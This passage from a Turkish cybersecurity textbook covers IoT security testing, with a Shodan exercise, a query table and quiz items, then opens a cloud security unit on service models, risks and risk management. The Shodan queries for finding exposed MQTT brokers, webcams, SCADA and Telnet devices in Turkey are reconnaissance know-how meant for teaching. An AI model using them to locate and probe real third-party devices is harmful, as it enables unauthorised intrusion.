
Görsel 9.67: Shodan üye giriş ekranı

2. Adım: Üyeliğiniz yoksa yeni üyelik oluşturmak için Register sekmesine tıklayıp gerekli bilgileri doldurunuz ve **CREATE** butonuna basarak üyeliğinizi tamamlayınız (Görsel 9.68).




Görsel 9.68: Shodan yeni üyelik oluşturma sayfası

3. Adım: Search (Arama) çubuğuna **port:1883 country:TR** yazarak Türkiye'deki açık MQTT cihazlarını inceleyiniz (Görsel 9.69).



Görsel 9.69: Açık MQTT cihazlarının görüntülenmesi

4. Adım: Listeden bir IP üzerine tıklayarak açılan sayfadan açık portları ve hangi zafiyet kategorisine göre listelendiğini, bu listelerde neler olduğunu inceleyiniz (Görsel 9.70).



Görsel 9.70: Bir cihaza ait bilgilerin görüntülenmesi

Not

Shodan.io, belirli bir cihaz veya servise ait **CVE [Common Vulnerabilities and Exposures (Yaygın Güvenlik Açıkları ve Tehditler)]** kodlarını gösterir çünkü bu bilgiler, sistemlerin bilinen güvenlik açıklarına karşı korunup korunmadığını değerlendirmek için bir rehber niteliğindedir.

Shodan ile ilgili arama sorgularına örnekler Tablo 9.3'te verilmiştir.

Tablo 9.3: Shodan Arama Sorgularına Örnekler

Arama	Shodan Web Sorgusu
Türkiye'deki IoT cihazları	IoT country:TR
Türkiye'deki IP kameralar	webcam country:TR
Türkiye'deki SCADA sistemleri	SCADA country:TR
TELNET açık IoT cihazları	port:23 country:TR
Açık FTP sunucuları	port:21 country:TR
İstanbul'daki IoT cihazları	city:Istanbul IoT

Araştırma

Yaptığınız uygulamalarda karşılaştığınız CVE kodlarının ne anlama geldiğini araştırınız. Elde ettiğiniz bilgileri sınıfta arkadaşlarınızla paylaşınız.

Sıra Sizde

Shodan'ı kullanarak bir IoT cihazını (örneğin bir web kamerası veya bir MQTT sunucusu) bulup cihazın güvenlik durumunu değerlendiriniz.

Değerlendirme

Çalışmanız aşağıda yer alan kontrol listesi kullanılarak değerlendirilecektir. Çalışmanızı yaparken değerlendirme ölçütlerini dikkate alınız. Çalışmanızı bir ders saatinde tamamlayınız.

Kontrol Listesi

Değerlendirme Ölçütleri	Evet	Hayır
1. Shodan web sitesine giriş yaptı.		
2. Doğru arama sorgularını kullanarak IoT cihazlarını listeledi.		
3. Seçtiği bir cihazın IP adresi, port numarası ve servis bilgilerini inceledi.		
4. Cihazın güvenlik açıklarını analiz etti.		
5. Güvenlik önlemleri ve çözüm önerileri sundu.		
6. Çalışmayı verilen sürede tamamladı.		

"Hayır" olarak işaretlenen değerlendirme ölçütleri için ilgili konu ve uygulamaları tekrar ediniz.

ÖLÇME VE DEĞERLENDİRME

A) Aşağıdaki parantezlerin içine cümlelerde verilen bilgiler doğru ise "D", yanlış ise "Y" yazınız.

1. ( ) IoT güvenlik testleri, cihazların siber saldırılara karşı dayanıklılığını ölçmek amacıyla gerçekleştirilir.

2. ( ) MQTT, IoT cihazlarının güvenliği için tüm iletişimleri otomatik şifreleyen bir protokoldür.

3. ( ) Firmware analizi, IoT cihazlarının yazılım güncellemelerinin güvenlik açıklarını belirlemek için kullanılan bir yöntemdir.

4. ( ) IoT güvenlik testlerinde sadece ağ trafiği analiz edilir.

5. ( ) Shodan, internete açık IoT cihazlarını tarayarak güvenlik açıklarını belirleyen bir arama motorudur.

B) Aşağıdaki cümlelerde boş bırakılan yerlere doğru kelimeleri yazınız.

1. Saldırı simülasyonları, ağ trafiği analizi, firmware tersine mühendisliği ve kimlik doğrulama mekanizmalarının test edilmesi ..... güvenlik testleri kapsamındadır.

2. İnternete bağlı cihazların açık portları ..... taranarak güvenlik açıklarının belirlenmesi sağlanır.

3. IoT sistemlerinde ..... eksikliği ile yetkisiz erişime ve veri ihlallerine yol açılır.

4. IoT cihazları arasında veri aktarımı sağlamak için ..... kullanılır.

5. IoT cihazlarının yazılım güvenliği için ..... uygulanır.

C) Aşağıdaki soruların doğru cevabını işaretleyiniz.

1. Aşağıdakilerden hangisi IoT güvenlik testlerinin temel amacıdır?

A) Verimliliğin artırılması

B) Ağ hızlarının test edilmesi

C) Otomatik güncelleme olması

D) Fiziksel sağlamlılığın test edilmesi

E) Güvenlik açıklıklarının belirlenmesi

2. Aşağıdakilerden hangisi IoT cihazlarında güvenliği artırmak için alınması gereken önlemdir?

A) Varsayılan şifrelerin kullanılması

B) Yazılım güncellemelerinin ihmal edilmesi

C) Güçlü kimlik doğrulama mekanizmalarının kullanılması

D) Açık portların herkese erişime açılması

E) Cihazların güvenlik duvarlarının devre dışı bırakılması

3. Aşağıdakilerden hangisi IoT cihazları için hafif bir mesajlaşma protokolüdür?

A) DNS B) FTP C) HTTP D) MQTT E) SSH

4. Aşağıdakilerden hangisi Shodan arama motorunun kullanılma amacıdır?

A) İnternete bağlı cihazların açıklarını tespit etmek.

B) IoT cihazlarının enerji tüketimini hesaplamak.

C) IoT cihazlarının veri trafiğini hızlandırmak.

D) IoT cihazlarını otomatik olarak güncellemek.

E) IoT cihazlarının donanım bileşenlerini analiz etmek.

5. Aşağıdakilerden hangisi IoT cihazlarının yazılım analizinde binwalk aracının yararlanıldığı testtir?

A) Ağ trafiği analizi B) Firmware analizi

C) Kablosuz protokol güvenlik testi D) Kimlik doğrulama mekanizmalarının testi

E) IoT cihazlarının fiziksel güvenlik analizleri

6. Aşağıdakilerden hangisi IoT güvenliği için önerilen bir yöntemdir?

A) Açık portların herkese erişime açılması

B) Varsayılan kullanıcı adlarının değiştirilmemesi

C) Güçlü şifreleme mekanizmalarının kullanılması

D) Cihazların otomatik bağlantıya izin vermesi

E) IoT cihazlarının güvenlik güncellemelerinin devre dışı bırakılması

7. Aşağıdakilerden hangisi IoT cihazlarında kimlik doğrulama eksikliğinin yol açtığı bir sorundur?

A) Fiziksel saldırılar

B) Cihazların bağlantı hızının artması

C) Pil tüketiminin hızlanması

D) IoT cihazlarının performansının artması

E) Yetkisiz erişim ve veri ihlalleri

8. Aşağıdakilerden hangisi IoT cihazlarındaki kablosuz haberleşme protokollerinin güvenliğini analiz etmek için kullanılır?

A) Wireshark ile MQTT trafiğini izlemek.

B) Firmware tersine mühendisliğini uygulamak.

C) Shodan arama motoruyla cihaz taramak.

D) IoT cihazlarının pil ömrünü test etmek.

E) IoT cihazlarının donanım bileşenlerini değiştirmek.

9. Aşağıdakilerden hangisi IoT cihazlarında kullanılan MQTT protokolünün haberleşme modelidir?

A) İstemci-sunucu

B) Broadcast (Geniş Yayın)

C) P2P (Peer-to-Peer)

D) Yayım-abonelik

E) HTTP isteği-yanıt modeli

10. Aşağıdakilerden hangisi IoT saldırılarına karşı alınabilecek önlemlerden biri değildir?

A) Ağ segmentasyonu yapma

B) Varsayılan ayarları kullanma

C) Anomali tespiti ve izleme

D) Güçlü kimlik doğrulama ve yetkilendirme

E) Güvenli yazılım geliştirme

BULUT BİLİŞİM GÜVENLİĞİ

10. ÖĞRENME BİRİMİ

KONULAR

10.1. BULUT MİMARİSİ VE ALTYAPI GÜVENLİĞİ

10.2. BULUT GÜVENLİĞİ VE RİSK YÖNETİM İŞLEMLERİ

10.3. BULUT BİLİŞİMDE VERİ GÜVENLİĞİ ADIMLARI

10.4. BULUT BİLİŞİMDE KİMLİK YÖNETİMİ DENETİMİ

NELER ÖĞRENECEKSİNİZ?

- Bulut mimarisi ve altyapı güvenliğini açıklama
- Bulut güvenliği ve risk yönetimi işlemlerini gerçekleştirme
- Bulut bilişimde veri güvenliği adımlarını uygulama
- Bulut bilişimde kimlik yönetimi denetimini gerçekleştirme

TEMEL KAVRAMLAR

Bulut bilişim, bulut mimarisi, bulut servisleri, risk yönetimi


HAZIRLIK ÇALIŞMALARI

1. Bulut bilişime neden ihtiyaç duyulmuştur? Düşüncelerinizi arkadaşlarınızla paylaşınız.

2. Bulut bilişimin güvenliği niçin önemlidir? Düşüncelerinizi arkadaşlarınızla tartışınız.


10.1. BULUT MİMARİSİ VE ALTYAPI GÜVENLİĞİ

Bir istemci, sunucudan çeşitli hizmetler talep eder. Bunlar; web hizmeti, veri tabanı hizmeti, dosya barındırma hizmeti vb. olabilir. Sunucunun bulunduğu konuma göre bu hizmetler; yerelde, uzak sunucuda veya bir bulutta sağlanabilir. Sunucu hizmetlerinin yerelde veya uzak sunucuda olması durumunda fiziksel bir mekân ve bir donanım da bu işlemi gerçekleştirir ancak bulut hizmetlerinde durum daha farklıdır. Bulut, dünya üzerine dağıtılmış ve birbirine bağlanarak bir sistem oluşturmuş küresel sunucu ağlarıdır (Görsel 10.1). Fiziksel sunucuda verilen tüm hizmetler aynı şekilde burada da verilir. Bulut teknolojisi; hız, maliyet, ölçeklenebilirlik, performans gibi IT hizmetlerinin en önemli metriklerinde avantaj sağlar.



Görsel 10.1: Bulut mimarisi

Bulut mimarisi; bilgisayar kaynaklarının, teknoloji bileşenlerinin sanallaştırma teknolojisi kullanılarak bir araya getirilmesine ve bir ağ üzerinden hizmet verilmesine denir (Görsel 10.2). Geleneksel yaklaşımda (On-Premises Software) tüm hizmetler yerelde ve fiziksel sunucularda gerçekleşir. Bulutta ise üç farklı yaklaşım benimsenmiştir. Bunlar; hizmet olarak altyapı, hizmet olarak platform ve hizmet olarak yazılımdır.



Görsel 10.2: Bulut mimarisi türleri

Hizmet Olarak Altyapı [Infrastructure as a Service (IaaS)]: Servis sağlayıcı tüm altyapıyı (ağ, depolama, sunucular ve sanallaştırma) kurar. Kullanıcı ise bu altyapının üstünde işletim sistemini, ara yazılımlarını, verilerini ve uygulamalarını çalıştırır. IaaS genellikle IT yöneticilerinin ve sistem yöneticilerinin kullandığı bir kısımdır. AWS'de sunucu kiralama bir IaaS örneğidir.

Hizmet Olarak Platform [Platform as a Service (PaaS)]: Servis sağlayıcı; altyapıya ek işletim sistemini kurar, işletim sisteminin üzerinde çalıştırır ve ara yazılımlarını sağlar. Kullanıcı ise sadece verilerini ve uygulamasını bu platform üzerinden kullanır. PaaS genellikle yazılımcılar tarafından kullanılır. AWS Elastic Beanstalk, Google App Engine vb. PaaS örneğidir.

Hizmet Olarak Yazılım [Software as a Service (SaaS)]: Servis sağlayıcı tüm altyapı ve yazılımları üzerinde çalıştırır. Kullanıcının altyapıya veya platforma hiçbir katkısı yoktur. SaaS genellikle bir web arayüzüyle kullanılır. Google Drive tüm hizmetleriyle birlikte bir SaaS örneğidir.

10.1.1. Bulut Bilişim Altyapı Güvenliği İlkeleri

Bulut bilişim, kullanan kurumların verimliliğinin artmasına ve ölçeklenebilirliğin sağlanmasına olanak tanısa da güvenlik sorununu da beraberinde getirir. Altyapı ve altyapının güvenliği, bulut bilişimde en önemli noktalardan biridir. Bulut bilişim altyapı güvenliği ilkeleri şöyle sıralanabilir:

Yönetim Hiyerarşisi: Bulut hizmetleri bir web arayüzünden gerçekleşir. Bu arayüze root yetkisiyle erişen bir kullanıcı, bulutta izinsiz işlemleri gerçekleştirebilir. Bulut hizmetleri "Kullandığın kadar öde." prensibine göre bir fiyat belirlediği için şirket geri dönülemez bir fiyatlandırmayla karşı karşıya kalabilir. O nedenle bulutta bir yönetim hiyerarşisi oluşturulmalı ve yetkilendirmeler dikkatle yapılmalıdır.

Kimlik Doğrulama ve Erişim Kontrolü: Çok faktörlü kimlik doğrulama, en az ayrıcalık verme, rol tabanlı erişim kontrolleri kullanma, oturum yönetimi gibi ilkeler benimsenerek kimlik doğrulamada ve erişim kontrolünde güvenlik en üst düzeye çıkartılır.


Şifreleme: Verilerin uçtan uca şifrelenmesiyle şifreleme anahtarlarının güvenliği sağlanır.

Ağ Güvenliği: Güvenlik duvarları, VPN [Virtual Private Network (Sanal Özel Ağ)], Saldırı Tespit ve Saldırı Önleme Sistemi [Intrusion Detection and Intrusion Prevention System (IPS/IDS)] kullanılarak ağın güvenliğinin en yüksek düzeyde olması istenir çünkü tüm trafik, ağ üzerinden akar.

Bütünlük Denetlenmesi: Veri bütünlüğü, yolda verilerin kötü niyetli kişiler tarafından değiştirilmemiş olmasıdır. **Sistem bütünlüğü** ise sistemlerin beklenen şekilde çalıştığından emin olunması ve düzenli kontrollerin gerçekleştirilmesi iş ve işlemlerini ifade eder.

Yedekleme Kurtarma: Olası bir saldırı sonucunda saldırının etkisini en aza indirmek için düzenli olarak yedek alınır ve bir felaket kurtarma senaryosuna hazırlanılır.

Loglama ve İzleme: Sistemdeki tüm giriş ve çıkışların kaydı, KVKK gereğince ve ilgili yasalarla tutulur. Sistemde meydana gelen tüm etkinliklerin kaydedilmesi gerekir. Anomali tespiti için aktif ve pasif izleme yöntemleri benimsenebilir (Görsel 10.3). Trafikte oluşan anormal bir davranış tespit edildiğinde yapılması gerekenleri ifade eden kontrol listeleri önceden hazırlanır.



Görsel 10.3: Trafik izleme ve anomali tespiti

Farkındalık Eğitimleri: Güvenlik farkındalığı için ekip üyelerine eğitimler verilir. Sıkı erişim denetimi yapılır. Sürekli güvenlik değerlendirmesi ve olay yanıt planı hazırlanır.

10.1.2. OWASP Top 10 Bulut Güvenliği Riskleri

OWASP her yıl bulut güvenliği risklerini içeren bir liste yayımlar. Bu liste, yıl içinde güvenlik açıklarından ortaya çıkan saldırıların bir istatistiğini verir. En sık karşılaşılan güvenlik açıklarını listeler. OWASP Top 10 bulut güvenliği riskleri sırasıyla şunlardır:

1. **Kimlik Doğrulama ve Oturum Yönetimiyle İlgili Zayıflıklar:** Zayıf kimlik doğrulama mekanizmaları, yetkisiz erişime ve sızmalara sebep olur. Kimlik doğrulama işlemi ve kullanıcı kimlikleri, oturumun ve sistemin güvenliği için çok önemlidir.
2. **Erişim Kontrolünün Bozulması:** Bulut bilişim servislerine erişen kullanıcıların yetkileri doğru bir şekilde yönetilmelidir. Yetkisiz erişim ve verilerin izinsiz kullanılması, sistem bütünlüğünün bozulmasına yol açar.
3. **Enjeksiyon:** Kullanıcı girdi denetimi doğru bir şekilde yapılmadığında doğrudan veri tabanına erişilmesi, uygulamada komut çalıştırılması, SQL enjeksiyonu, komut enjeksiyonu gibi saldırılara zemin hazırlar.

4. **Hassas Veri Sızıntısı:** Şifreler, kredi kartı bilgileri gibi hassas veriler, en az risk prensibi benimsenerek veri sızıntısına mahal verilmeden tutulmalıdır.
5. **Güvensiz Seriden Çıkarma (Deserialization):** Uygulama, güvenilir olmayan bir kaynaktan gelen veri setini veri serisinden çıkartırsa zararlı kod çalıştırabilir ve sistemi güvensiz duruma düşürebilir.
6. **Yetersiz Loglama ve İzleme:** Loglama yapılmaması veya yetersiz olay kayıtları, saldırı tespitini zorlaştırır. Olaylara hızlı yanıt vermeyi imkânsız hâle getirir.
7. **Güvenlik Yapılandırması Hataları:** Bulut ortamlarında çalışan hizmetlerin ve uygulamaların servis sağlayıcı ve servisi oluşturan tarafından güvenli bir şekilde yapılandırılması gerekir. Hatalı yapılandırma birçok zafiyeti de beraberinde getirir.
8. **Bilinen Güvenlik Açıklarına Sahip Bileşenlerin Kullanılması:** Güncel olmayan veya güvenlik açığına sebep olacağı herkes tarafından bilinen yazılım, kütüphane veya modüllerin kullanılması, sistemi korumasız bırakır.
9. **Yanlış Güvenlik Varsayımları:** Güvenlik önlemlerinin yetersiz olması veya yanlış varsayımlarda bulunulması, riskin tam ve doğru olarak analiz edilememesi, sistemlerin güvenliğini zayıflatır.
10. **Yetersiz Erişim Kontrolü:** Bulut ortamından kaynaklara veya servislere erişimin doğru bir şekilde kontrol edilmemesi, yetkisiz erişimlere neden olur.

Sıra Sizde

Ulusal Standartlar ve Teknoloji Enstitüsü [National Institute of Standards and Technology (NIST)] bulut güvenliği riskleriyle ilgili bir slayt hazırlayınız. Hazırladığınız slaytı sınıfta arkadaşlarınızla paylaşınız.

10.2. BULUT GÜVENLİĞİ VE RİSK YÖNETİMİ

Bulut güvenliği; bulut bilişim ortamında verilerin, uygulamaların ve hizmetlerin korunmasıyla ilgilidir. Bu nedenle bulut hizmetini sağlayanlar ve kullanıcılar arasında iş birliğinin ve bulut bilişim standartlarının olması gerekir.

10.2.1. Bulut Güvenliğinin Temel Kavramları

Bulut güvenliğiyle ilgili temel kavramlar şu şekilde sıralanabilir:

Veri Güvenliği: Verilerin bir uçtan diğer uca giderken CIA olarak ifade edilen tüm güvenlik gereksinimlerini sağlaması gerekir. Veri güvenliği, bu uçtan uca iletimin erişim kontrolleri yapılarak ve veri bütünlüğü göz önüne alınarak gerçekleştirilmesidir.

Kimlik Erişim Yönetimi: Çok faktörlü kimlik doğrulama (MFA) mekanizmaları, birden fazla güvenlik katmanının kullanılması ve yetkilendirme politikalarının uygulanmasıdır.

Bulut Güvenliği Standartları: Hizmet sağlayıcılar ve kullanıcılar arasında iş birliğinin sağlanabilmesi için kullanılan terimlerin ortak olması gerekir. Standartlaşma bunu sağlar. ISO 27001, ISO 27017, ISO 27018 bulut güvenliği için uluslararası standartlardır. Bulut güvenliğiyle ilgili çalışan kurumların sektörel uyumluluğunu sağlayan GDPR (General Data Protection Regulation), HIPAA (Health Insurance Portability and

Accountability Act), PCI DSS (Payment Card Industry Data Security Standard) gibi sektöre özel standartları da elde etmesi gerekir.

Veri Gizliliği ve Mülkiyet: Verilerin önem derecesine göre gruplandırılması ve kullanıcıların verilerinin kontrolünü elinde tutmasıdır.

Olay Yönetimi ve Kurtarma: Olağan dışı trafikleri, şüpheli davranışları tespit etmek için tüm sistemin loglanması gerekir. Herhangi bir olay müdahalesi (incident response) gerektiğinde olaya hızlı ve etkili bir yanıt vermek için olay yönetimi kullanılır. Yedekleme yapısı kullanılır ve kurtarma için gerekli tüm hazırlıkların önceden yapılması gerekir.

Tehdit Yönetimi: Bulut ortamında ortaya çıkabilecek tehditleri önceden tahmin etmek ve bu tehditlere karşı koruma sağlamak için tehdit yönetimi kullanılır. Bu süreç hem proaktif hem de reaktif stratejileri içerir ve bulutta çalışan hizmetlerin güvenliğini sağlar.

Not

Proaktif: Tehditleri önceden tahmin etme ve sistemin güvenliğini güçlendirme yaklaşımıdır.

Reaktif: Gerçekleşmiş bir olaya hızlı yanıt verme ile olay müdahalesini gerçekleştirme yaklaşımıdır.

Gölge IT: Şirket çalışanlarının, şirketin izni olmadan bulut hizmetlerini kullanmasından kaynaklı oluşan güvenlik riskleri Gölge IT (Shadow IT) olarak isimlendirilir.

Sıfır Güven Yaklaşımı (Zero Trust): Tüm güvenlik iş ve işlemlerinde hem bulut hizmetini sağlayanlara hem de kullanıcılara hiçbir koşulda güvenmemektir. Her seferinde tüm doğrulama işlemlerinin sıfırdan yapılarak kontrol edilmesi yaklaşımıdır.

10.2.2. Bulut Güvenliğinde Risk Yönetimi

Bulut bilişimde risk yönetimi [Cloud Risk Management (CRM)]; potansiyel tehditlerin belirlenmesi, bunlara karşı önlemler alınması ve olası saldırılar sonucunda zararın en aza indirilmesi için sistemin sürekliliğini ve güvenliğini sağlama sürecidir. Bulut güvenliği risk yönetimi kavramları şunlardır:

Risk Tanımlama: Buluta gerçekleşecek bir saldırıda tehditlerin neler olabileceği, kötü niyetli yazılımların sisteme nasıl ulaşabileceği, kimlik avı saldırılarının olası konumları ve DDoS saldırılarının nereden gelebileceği tahmin edilir. Sistemin zafiyetleri tespit edilir. Varlıklar, değer ve önem sırasına göre gruplandırılır.

Risk Değerlendirme: Olası bir güvenlik ihlalinin kurum üzerindeki etkisi (maddi kayıp, itibar kaybı vb.) analiz edilir. Tehdidin gerçekleşme olasılığı değerlendirilir. Olasılık ve etkisi düşünülerek risklerin önem derecesi belirlenir.

Güvenlik Kontrolleri: Önleyici kontroller yapılarak güvenlik duvarı, şifreleme, erişim kontrolleri gibi proaktif önlemler alınır. Olayların tespit edilmesi ve algılanması için çeşitli araçlar (SIEM, IDS, IPS vb.) konumlandırılır. Olay sonrası hasarın en aza indirilmesi için yedekleme ve kurtarma tedbirleri oluşturulur.

Risk Azaltma Stratejileri: Güvenlik sağlayıcılarıyla SLA anlaşmaları tanımlanır. Verinin bulutta tutulması ve aktarımı sırasında veri şifrelemesi kullanılır. Doğru kullanıcı, IAM ile doğru verilere erişim sağlar.

Uyum ve Yasal Gereksinimler: Bulut güvenliği; SOC 2, GDPR, KVKK, HIPAA gibi bölgesel ve sektörel standartlara uygun olmalıdır. Aynı zamanda ISO 27001 gibi yönetmeliklerin isterlerini karşılamalıdır.

İzleme ve Sürekli İyileştirme: Hızlı müdahale için mutlaka olay yönetimi olmalıdır. Ortamda sürekli yeni tehditlerin belirlenmesi ve mevcut risklerin yeniden değerlendirilmesi gerekir. Personel, farkındalık eğitimleriyle bulut güvenliği riskleri konusunda sürekli eğitilmelidir.

10.2.3. Bulut Güvenliğinde Riski Azaltıcı Uygulamalar

